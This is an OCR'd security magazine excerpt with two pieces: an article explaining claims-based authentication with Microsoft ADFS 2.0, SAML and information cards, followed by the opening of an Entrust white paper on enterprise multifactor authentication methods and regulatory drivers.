The traditional way of authenticating had a more or less strict set of attributes. Claims-based security makes it possible to add specific information by adding and demanding specific attributes or claims that can be used within the application. This is good, because with traditional authentication the application-specific information resides more often than not with the application itself, stored in a database or directory. It is also a good thing that claims-based security is based on vendor-neutral, standardized building blocks such as SAML, WS-Security, and WS-Trust.

Microsoft Geneva framework


Microsoft has created a framework called Geneva, which provided the components to implement claims-based security. After a time, Geneva has been renamed and it contains parts essential for the implementation of claims-based security: the Windows Identity Foundation (WIF) - a set of .NET Framework classes for implementing claims-based security within applications, “Geneva” Server Security Token Service (STS) – which has been renamed into Active Directory Federation

Services 2.0 - issues and transforms claims, enables federations, and manages user access. And, finally, the Windows Card Space 2.0, which helps developers build authentication solutions. Card Space provides a user interface for selecting identities. Each identity is thereby represented as a card.

ADFS or STS

ADFS 2.0 is the next step to the original Active Directory Federation Services technology. It supports identity federation and provides broad support for claims-based identity. With ADFS, we can implement a token service or STS that generates SAML tokens. The tokens are signed and any service that trusts the tokens created by that STS is willing to accept the claims that are incorporated. Microsoft ADFS allows an authorized front-end Web application to impersonate its users to other services like an application server. In addition, ADFS does not require that a traditional user account exists in Active Directory for the impersonated user. Also, for claims-based security to work, you don't need to use Microsoft ADFS 2.0. An STS from any other vendor can be used instead.

Microsoft worked with the WS specifications. These specifications define methods for issuing, renewing, and validating security tokens and ways to establish trust relationships. WS-Trust defines a number of elements such as the concept of a Security Token Service (STS), and the formats of the messages used to request security tokens and the responses to those messages. Industry-standard, interoperable protocols such as WS-Federation, WS-Trust and other WS-* security standards are supported out of the box. Unlike the first ADFS release, which supported only Web browsers, ADFS 2.0 supports both browsers and other clients (active and passive), such as those built using Windows Communication Foundation (WCF). ADFS (STS) supports also multiple authentication methods. Users will be able to authenticate with a user name and password combination, the Kerberos authentication protocol, client X.509 certificates, or Information Cards.



Claim Descriptions

Name	Claim Type	Published ...	Published
E-Mail Address	http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailad...	Yes	Yes
Given Name	http://schemas.xmlsoap.org/ws/2005/05/identity/claims/givenn...	Yes	Yes
Name	http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Yes	Yes
UPN	http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn	Yes	Yes
Common Name	http://schemas.xmlsoap.org/claims/CommonName	Yes	Yes
AD FS 1.x E-Mail Address	http://schemas.xmlsoap.org/claims/EmailAddress	Yes	Yes
Group	http://schemas.xmlsoap.org/claims/Group	Yes	Yes
AD FS 1.x UPN	http://schemas.xmlsoap.org/claims/UPN	Yes	Yes
Role	http://schemas.microsoft.com/ws/2008/06/identity/claims/role	Yes	Yes
	soap.org/ws/2005/05/identity/claims/surname	Yes	Yes
	soap.org/ws/2005/05/identity/claims/private...	Yes	Yes
	soap.org/ws/2005/05/identity/claims/nameid...	Yes	Yes
	rosoft.com/ws/2008/06/identity/claims/authe...	Yes	Yes
	rosoft.com/ws/2008/06/identity/claims/authe...	Yes	Yes
	soap.org/ws/2005/05/identity/claims/denyon...	Yes	Yes
	rosoft.com/ws/2008/06/identity/claims/deny...	Yes	Yes
	rosoft.com/ws/2008/06/identity/claims/deny...	Yes	Yes
	rosoft.com/ws/2008/06/identity/claims/group...	Yes	Yes
	rosoft.com/ws/2008/06/identity/claims/prima...	Yes	Yes
	rosoft.com/ws/2008/06/identity/claims/prima...	Yes	Yes
	rosoft.com/ws/2008/06/identity/claims/wind...	Yes	Yes

Add a Claim Description

You can add a claim description to identify and describe this claim for later use

Display name: Group A

Claim identifier:

Example: http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress

Description:

☑ Publish this claim description in federation metadata as a claim type that this Federation Service can accept

☑ Publish this claim description in federation metadata as a claim type that this Federation Service can send

Claims-based security and ADFS

Making it work


With claims-based authentication, it is not necessary to have just one Secure Token Service or STS. In practice, this would imply that all the applications and all the services must rely on a single STS. Of course, we could implement fault tolerant services or an STS farm, but all claims (different attributes) demanded by different services are part of a single token. This, you must agree, is not a smart idea. So, it is possible to split functionality and have specific claims and attributes stored in different tokens.

It is like a shopping list. The list we use in a supermarket cannot be used in a bookshop. Both lists are “shopping lists” (tokens), but contain different items (specific claims).

Information cards

The token is a technical term not suitable for ordinary users. A token with claims can be called an information card, info card or iCard. By using info cards, users can authenticate themselves without needing to type in all the specific details concerning their identity for every application or web site, and the info cards can be used on multiple sites. One can consider it a digital credit card.

Trusted providers of digital identities issue info cards for you. Bookstores, government, insurance companies, and credit card companies might provide identities enabling online payment services. They are all able to issue identities to their customers and the users can use this info card for online services.



Welcome to the Future: I-Cards from Equifax.

Say goodbye to multiple passwords and online forms.

The future is portable electronic identity that you control.

Creating Info cards

There are different types of info cards. The personal (also called self-issued) information cards allow you to issue tokens and claims about yourself to sites willing to accept them. These claims can include your name, address, email address. This is a low-end solution, because the trust level is low. There are also managed info cards that allow identity providers other than yourself to make claims about you. These claims can include any information that a relying party requests.

SAML

The info cards come as XML files (SAML) that can be offered to you by card-issuing websites, and can be used with card selectors. Security Assertion Markup Language (SAML) is an XML-based standard for exchanging authentication and authorization data. It is developed by the OASIS Security Services Technical Committee.

SAML is the standard for claims and allows attributes (or claims) to be expressed. A general policy can be enforced in the security system of a service provider (the website demanding specific attributes or claims). The existing policies must be enforced in the application code itself.

Identity selector

If you contact an info card capable application or website, the identity selector comes into play to let you decide which identity to use.


The client application or web browser invokes the Info Card identity selector. Next, the selector can display the possible cards that might comply with the enforced policy and present these cards to the user. In the %WINDIR%\system32 directory, there is a file called infocardapi.dll. This DLL incorporates a function called GetToken. The result is that when the function is called, a pop-up will appear and the identity selector lets the user choose one of the available info cards. By choosing that particular info card, the user selects a security token to use with the specific service requested.

The whole purpose of it all is that online service providers like bookstores, insurance companies, banks, and any kind of other online service that need a digital identity will be using the same infrastructure. Sites that are capable using your info card will use a special symbol to inform you about this fact.

Information Card symbol

Implementation scenarios

There are different scenarios possible for implementing a claims-based infrastructure. It can be a very localized implementation, within an organization, but also in a federated scenario. In a federated scenario, the trust between two or more organizations is needed and this can be achieved by trusting each STS involved. However, the most interesting scenario is where a third party that provides the level of trust and the corresponding tokens with appropriate claims demanded by your organization's policy is involved.


Token provider or STS company A
Token provider or STS company A
trust
User want to access services
Services using claims-based security and STS

Trust between organizations

Trust

In this last scenario, “trust” will be the key aspect. Trust must be addressed if we want claims-based security to work in our digital, decentralized world. Trust relationships between two or more organizations is the easiest variant, because we can verify procedures with the trusted partner or even have service level agreements about this.


When we don’t know the user directly, a third party must be involved to accompany the level of trust needed to get business done.

Software vendors or big players in the IT world can provide excellent technical solutions but can they provide the level of trust needed? The answer is “no”. Would you automatically trust users if they have a digitally signed info card received from the STS of company called “HaveALittleFaith.com”?

A user can establish a level of trust by simply doing business on the Internet. A good example of this is the rating system on eBay. A good seller or buyer will get a good recommendation from people he has done business with and who were satisfied with it. By collecting more and more good references, the level of trust rises. Even if you don’t know that person at all, one glimpse at the rating reveals the level of trust.

In the claims-based world, this phenomenon could be used and represented in a specific claim about that user. However, certain services out there need a higher level of trust. Banking services are an example of this.

A preferable scenario would be to get an info card from an independent and highly trusted party. Government is an option, and even banks or financial institutes could do it.


Independent trusted party providing token services or STS
Trusting external STS
Users want to access services based on token / infocard with claims

Claims-based process with 3rd party involved

Progression

To solve the issues mentioned earlier, there are some interesting things being done. The initiative and research from Novay (www.novay.nl) is one of those. Novay is working on ePassports by using the chips embedded in passports for online authentication. For a couple of years now, passports have had an embedded chip (RFID) with information like name and birth date stored in it.

This chip is primarily used to facilitate identification and authentication when it comes to border control, but can also be used for online authentication. Novay converts the passport data in an info card. While there are some very sensitive attributes like your Social Security number, there is always the possibility to use a filter to extract only the relevant data and protect the sensitive part.

The concept is very interesting because passports are issued through a controlled process executed by the government. We could use the passport to authenticate not only in the physical world but also in a situation where you find yourself online and you want to use your trusted identity in the digital world.

While your passport is used on behalf of the government, in this way it also can be used for commercial services, since the issuing party is trusted by lots of organizations - both in the profit and non-profit sector. To give an example of a similar case concerning trust: a lot of organizations out there perform a so-called pre-employment screening. A Human Resource (HR) department checks the person and the CV. Part of the screening process includes the passport being used to check the identity. Everybody knows and accepts this, and the process works just fine.

Conclusion

This article discussed claims-based security, and the idea behind it. I've introduced some concepts that may sound new such as tokens, claims, federated identity, and info cards, but in reality are not. In fact, many of the ideas presented here have been floating around for years now. WS-Federation, SAML, and other federated identity protocols have been present for a long time now.

This trust model is supported by a rising number of vendors, and the discussion about its implementation is still going strong. The idea has merit, but the issue of trust must be addressed. There are a lot of initiatives trying to solve this problem.

Right now we can establish trust between organizations to make claims-based security work. The STS infrastructure from company A can trust the STS from company B as described in this article. We could also use claims-based security with applications within our own company. However, this is all just an improvement within our organization - we can put specific claims or attributes in a token that we can then use with our applications. This makes it easier for application developers to solve some traditional problems and questions concerning multi-platform authentication.

The final step is to solve the problem of creating a widely accepted and trusted digital identity platform that will work globally and can also be used to solve important questions when it comes to working with digital identities on the Internet and the concept of federation.

Claims-based security could really make a difference and will help us support online services working with identities. All that remains now is to make that final step forward towards a wide acceptance of this concept.

Rob P. Faber, CISSP, CFI, CEH, MCTS, MCSE, is a security architect / consultant. He currently works as a Security Architect for the largest insurance company in The Netherlands. His information security experience covers a broad range of areas such as Windows platform security and forensics, ethical hacking, directory services, strong authentication solutions, public key infrastructures, wireless security, etc. In addition, Rob has presented many classes and courses concerning IT security. In his spare time he also blogs at www.icranium.com. You can reach him by e-mail at rob.faber-at-icranium.com or find him on the LinkedIn network.

Entrust® Securing Digital Identities & Information

Enterprise Authentication

Increasing security without breaking the bank

November 2009

Entrust is a registered trademark of Entrust, Inc. in the United States and certain other countries. Entrust is a registered trademark of Entrust Limited in Canada. All other company and product names are trademarks or registered trademarks of their respective owners. The material provided in this document is for information purposes only. It is not intended to be advice. You should not act or abstain from acting based upon such information without first consulting a professional. ENTRUST DOES NOT WARRANT THE QUALITY, ACCURACY OR COMPLETENESS OF THE INFORMATION CONTAINED IN THIS ARTICLE. SUCH INFORMATION IS PROVIDED "AS IS" WITHOUT ANY REPRESENTATIONS AND/OR WARRANTIES OF ANY KIND, WHETHER EXPRESS, IMPLIED, STATUTORY, BY USAGE OF TRADE, OR OTHERWISE, AND ENTRUST SPECIFICALLY DISCLAIMS ANY AND ALL REPRESENTATIONS, AND/OR WARRANTIES OF MERCHANTABILITY, SATISFACTORY QUALITY, NON-INFRINGEMENT, OR FITNESS FOR A SPECIFIC PURPOSE.

Table of Contents

1 Introduction

Passwords alone don't provide enough protection

Enterprise authentication used to be simple: passwords for everyone, expensive tokens for a small number who work remotely. But the world is changing. The workforce is now mobile, with large numbers of employees accessing the corporate network from hotels, coffee shops and their homes, putting confidential data at risk. New security practices and policies are being rolled out for regulatory compliance, and they all highlight the need for strong authentication.

Experts agree that username/password authentication does not provide enough protection against unauthorized access. CIOs are challenged to increase authentication security while preserving operational and budget efficiency.

Challenge No. 1: *Efficiently roll out strong enterprise versatile authentication to a growing number of users while controlling costs.*

Beyond the single authenticator

When a limited community of users with the same basic requirements needed additional protection, a single authenticator such as tokens, though traditionally expensive and sometimes hard to manage, was a reasonable solution. That small community of users who need more than password protection has ballooned.

The authentication requirements of users within an organization now may vary depending on a number of factors, including the level of security required, their usability needs and experience, and where and how they are remotely accessing the network. Often a component of layered security model, a versatile authentication platform with a range of authentication options, which can be matched to user constituency based on policy and risk assessment now and as organizational requirements change, is an important requirement.

Challenge No.2: *Meet potentially diverse company authentication requirements now and in to the future with a single versatile authentication platform.*

> **Simple passwords alone no longer provide sufficient confidence in users' asserted identities.**
>
> *Ant Allan, Gartner Research*
> *Gartner IT Security Summit 2006 Presentation*
> *"User Authentication Solved!"*
> *June 2006*

2 Balancing Act: Regulatory Requirements, Remote Workers & Reducing Costs

The boundaries of the corporate network are being challenged as more employees need access wherever they are. Extranets, intranets, Web mail and now, more than ever, desktops need strong authentication as they are being accessed from beyond the boundaries of the corporate network.

This increasing pressure to make more information available to employees anywhere, at anytime, must be balanced with increasing pressure for corporate and regulatory compliance. From the PCI-DSS (Payment Card Industry Data Security Standard) to SOX (Sarbanes-Oxley Public Company Accounting and Investor Protection Act) and HIPAA (Health Insurance Portability and Accountability Act), most organization are rolling out new practices to achieve regulatory compliance.

Simple passwords, even for users operating exclusively internally, are no longer enough to prevent breaches, protect privacy and achieve compliance. Strong authentication must be deployed to a wider audience — efficiently and cost-effectively.

Looking at enterprise authentication as a whole, the flexibility to secure different users and their connectivity using different and appropriate authentication methods is critical. Using risk assessment and policy to determine when stronger security is required for access to resources with greater value allows authentication to be layered as needed.

One single-authentication platform used across VPN remote access, Microsoft desktop and Web implementations can provide a suitable, cost-effective and easier way to manage enterprise authentication.

3 Regulatory Review

HIPAA

The Health Insurance Portability and Accountability Act (HIPAA), passed by Congress in 1996, seeks to protect the privacy and the security of health information. The HIPAA Security Standard covers the safeguards that should be implemented to protect electronic patient information. Organizations must ensure that private health information is protected both at rest and in transit. Multifactor authentication can play an important role in protecting health information by restricting who has access to that information.

“Implement procedures to verify that a person or entity seeking access to electronic protected health information is the one claimed.”

— HIPAA Security Rule

PCI

In response to member, merchant and service provider feedback on the need for a single approach to stronger information security for all card brands, credit card companies collaborated in creating common industry security requirements known as the Payment Card Industry (PCI) Data Security Standard. Compliance with the PCI Data Security Standard is a requirement for all merchants or service providers that store, process or transmit cardholder data.

Requirement 7: Restrict access to data by business need-to-know. This addresses the fact that critical data should only be accessed in an authorized manner.

Requirement 8: Assign a unique ID to each person with computer access. This provides verification that actions taken on critical data and systems are performed by, and can be traced to, known and authorized users.

— PCI Data Security Standard

Many organizations use simple usernames and passwords to restrict access to sensitive data and to validate to authenticity of the user. The PCI standard demands more.

Password-based authentication or single-factor authentication to critical enterprise resources can leave networks and data exposed to unnecessary risk and compromise compliance to PCI requirements. Multifactor authentication provides additional security to help verify that only authorized individuals access this information.

SOX

The Public Company Accounting Reform and Investor Protection Act — known as the Sarbanes-Oxley Act (SOX) — is legislation intended to help reform accounting practices, financial disclosures and corporate governance of public companies. The SOX guidance suggests that organizations need to focus on reviewing the accuracy of financial information and the reliability of systems that generate it.

Under the SOX guidelines, companies must demonstrate system and application integrity for tools used to generate financial reports. Verifying and restricting access to financial systems is a critical component of providing strong IT security for financial data.

The European Union's Data Protection Directive

The EU Data Protection directive (DPD) has two main purposes: to protect personal privacy and to standardize privacy regulations across member nations. Unlike many North American laws, the EU DPD is very specific in its requirements of the transfer of personal information to countries deemed not to have strong enough data protection policies, including the United States.

American organizations must apply for safe harbor and comply with strict requirements that demonstrate they have the policies and practices in place to protect personal data. These requirements include stringent security practices to protect against loss, destruction, unauthorized access or misuse of personal information.

4 The Facts on Factors and Authentication Methods

Authentication factors are independent ways to establish identity and privileges. They play a key role in helping to determine that you are who you say you are. Authentication methods can involve up to three factors:

- **Knowledge:** *something the user knows (password, PIN)*
- **Possession:** *something the user has (ATM card, smart card)*
- **Attribute:** *something the user is (biometric, fingerprint, retinal scan)*

Adding factors of authentication adds security and can help limit vulnerability to identity attacks. Properly designed and implemented multifactor authentication methods can offer stronger breach prevention with minimal user impact.

Traditionally, organizations have relied on simple username and passwords, combined with business processes, to manage risk. Risks have significantly increased as larger mobile workforces access the corporate network from remote locations and identity attacks have become more common.

Now, breaches occur more often, brands are impacted by fraud incidents and important regulations have been implemented to help protect users and information. These issues have made the necessity of multifactor authentication increasingly apparent.

5 Demystifying the Top Authentication Methods

The wide variety of authentication options available today can help increase security for specific activities and user communities. A number have proven themselves to be very effective for enterprise authentication, including:

- Physical tokens (OTP hardware, display cards)
- Security grids
- Soft tokens, including public key infrastructure (PKI)
- Smart cards
- Biometrics

There are also several new methods that are playing an increasing role in enterprise authentication:

- Machine authentication
- Knowledge-based authentication
- Out-of-Band authentication
- IP-Geolocation

These authentication methods, which have broad acceptance in the enterprise market, are detailed on the next page.

Physical tokens

One of the first second-factor authentication options, tokens deliver strong authentication via a variety of form factors, including random-number one-time-password (OTP) tokens, USB tokens and even credit card-sized tokens.

Physical tokens traditionally have been relatively expensive to deploy, manage and maintain. New platform approaches to authentication have reduced the management complexity and significantly reduced the price of OTP tokens to the $5 range. Tokens can be used very effectively in combination with other authentication methods to provide company-wide coverage based on the risk profile of the users.

Security grids

Security grids can provide strong second-factor protection using a grid card issued to each user. Users are asked to enter characters from the grid at login. Inexpensive to produce and deploy, and easy to use and support, these highly intuitive cards have a very high success rate in the enterprise.

Grid cards can be produced and distributed in a number of ways, including a credit card-like format in thin plastic, paper and even virtually for electronic storage.

Soft tokens

Digital identities, such as those powered by a PKI, can provide the benefits of second-factor authentication without deploying a physical token to end-users. Frequently used by organizations requiring higher levels of assurance, PKIs power the generation and distribution of keys and certificates that make up a digital identity.

Robust systems provide key and certificate management services that not only enable authentication, but encryption and digital signature capabilities across applications in a way that is transparent and easy to use.

Smart cards

Smart cards have widespread acceptance in Europe and are gaining increased acceptance in other parts of the world. Because smart cards provide portable, two-factor protection for digital credentials, they are a versatile option for enterprises that are considering tokens for physical and logical access.

Biometrics

Biometrics measure and analyze human physical characteristics such as fingerprints, eye retinas and irises, and facial patterns to identify users. Because they can be expensive and difficult to manage, they are typically not very cost effective for most large-scale enterprise deployments.

Machine authentication

This non-invasive method of strengthening user authentication stores and validates a “fingerprint” of a registered machine. The fingerprint consists of a variety of elements gathered from the user’s machine such as the operating system, screen resolution, browser type or even IP address. The stored machine fingerprint is compared with information gathered from the machine when a user attempts to log in. This method does not require any user interaction beyond initially registering the machine and can be very cost effective to deploy.

Knowledge-based authentication

This intuitive method of authentication uses challenge questions and answers to provide strong authentication. This method enhances authentication without the need to deploy anything physical to the end user.

Out-of-band authentication

Out-of-band user authentication leverages an independent means to communicate with the user beyond the primary communication channel. Using a different medium such as a cell phone, PDA or home phone, an independent authentication challenge can be delivered to the user.

Out-of-band user authentication can be a cost-effective, user-friendly option since existing devices that users have can be leveraged, eliminating the need for the deployment of new or additional devices.

IP-Geolocation

Authenticated users can register locations where they frequently access the corporate network. During subsequent authentications, the server compares their current location data, including country, region, city, ISP, latitude and longitude, to those previously registered. Organizations only need to "step up" authentication when the values don't match.

Organizations can create blacklists of regions, countries or IPs based on fraud histories. They can even leverage an open fraud intelligence network to receive updated lists of known fraudulent IPs based on independent professional analysis.

6 Selection Criteria for Enterprise Authentication

With such a broad range of authentication methods available, selecting the appropriate solution can be daunting. When comparing authentication options, a solution that provides multifactor authentication methods from a single administration and management platform provides the most flexibility and allows organizations to match the appropriate authentication method with the user risk profile.

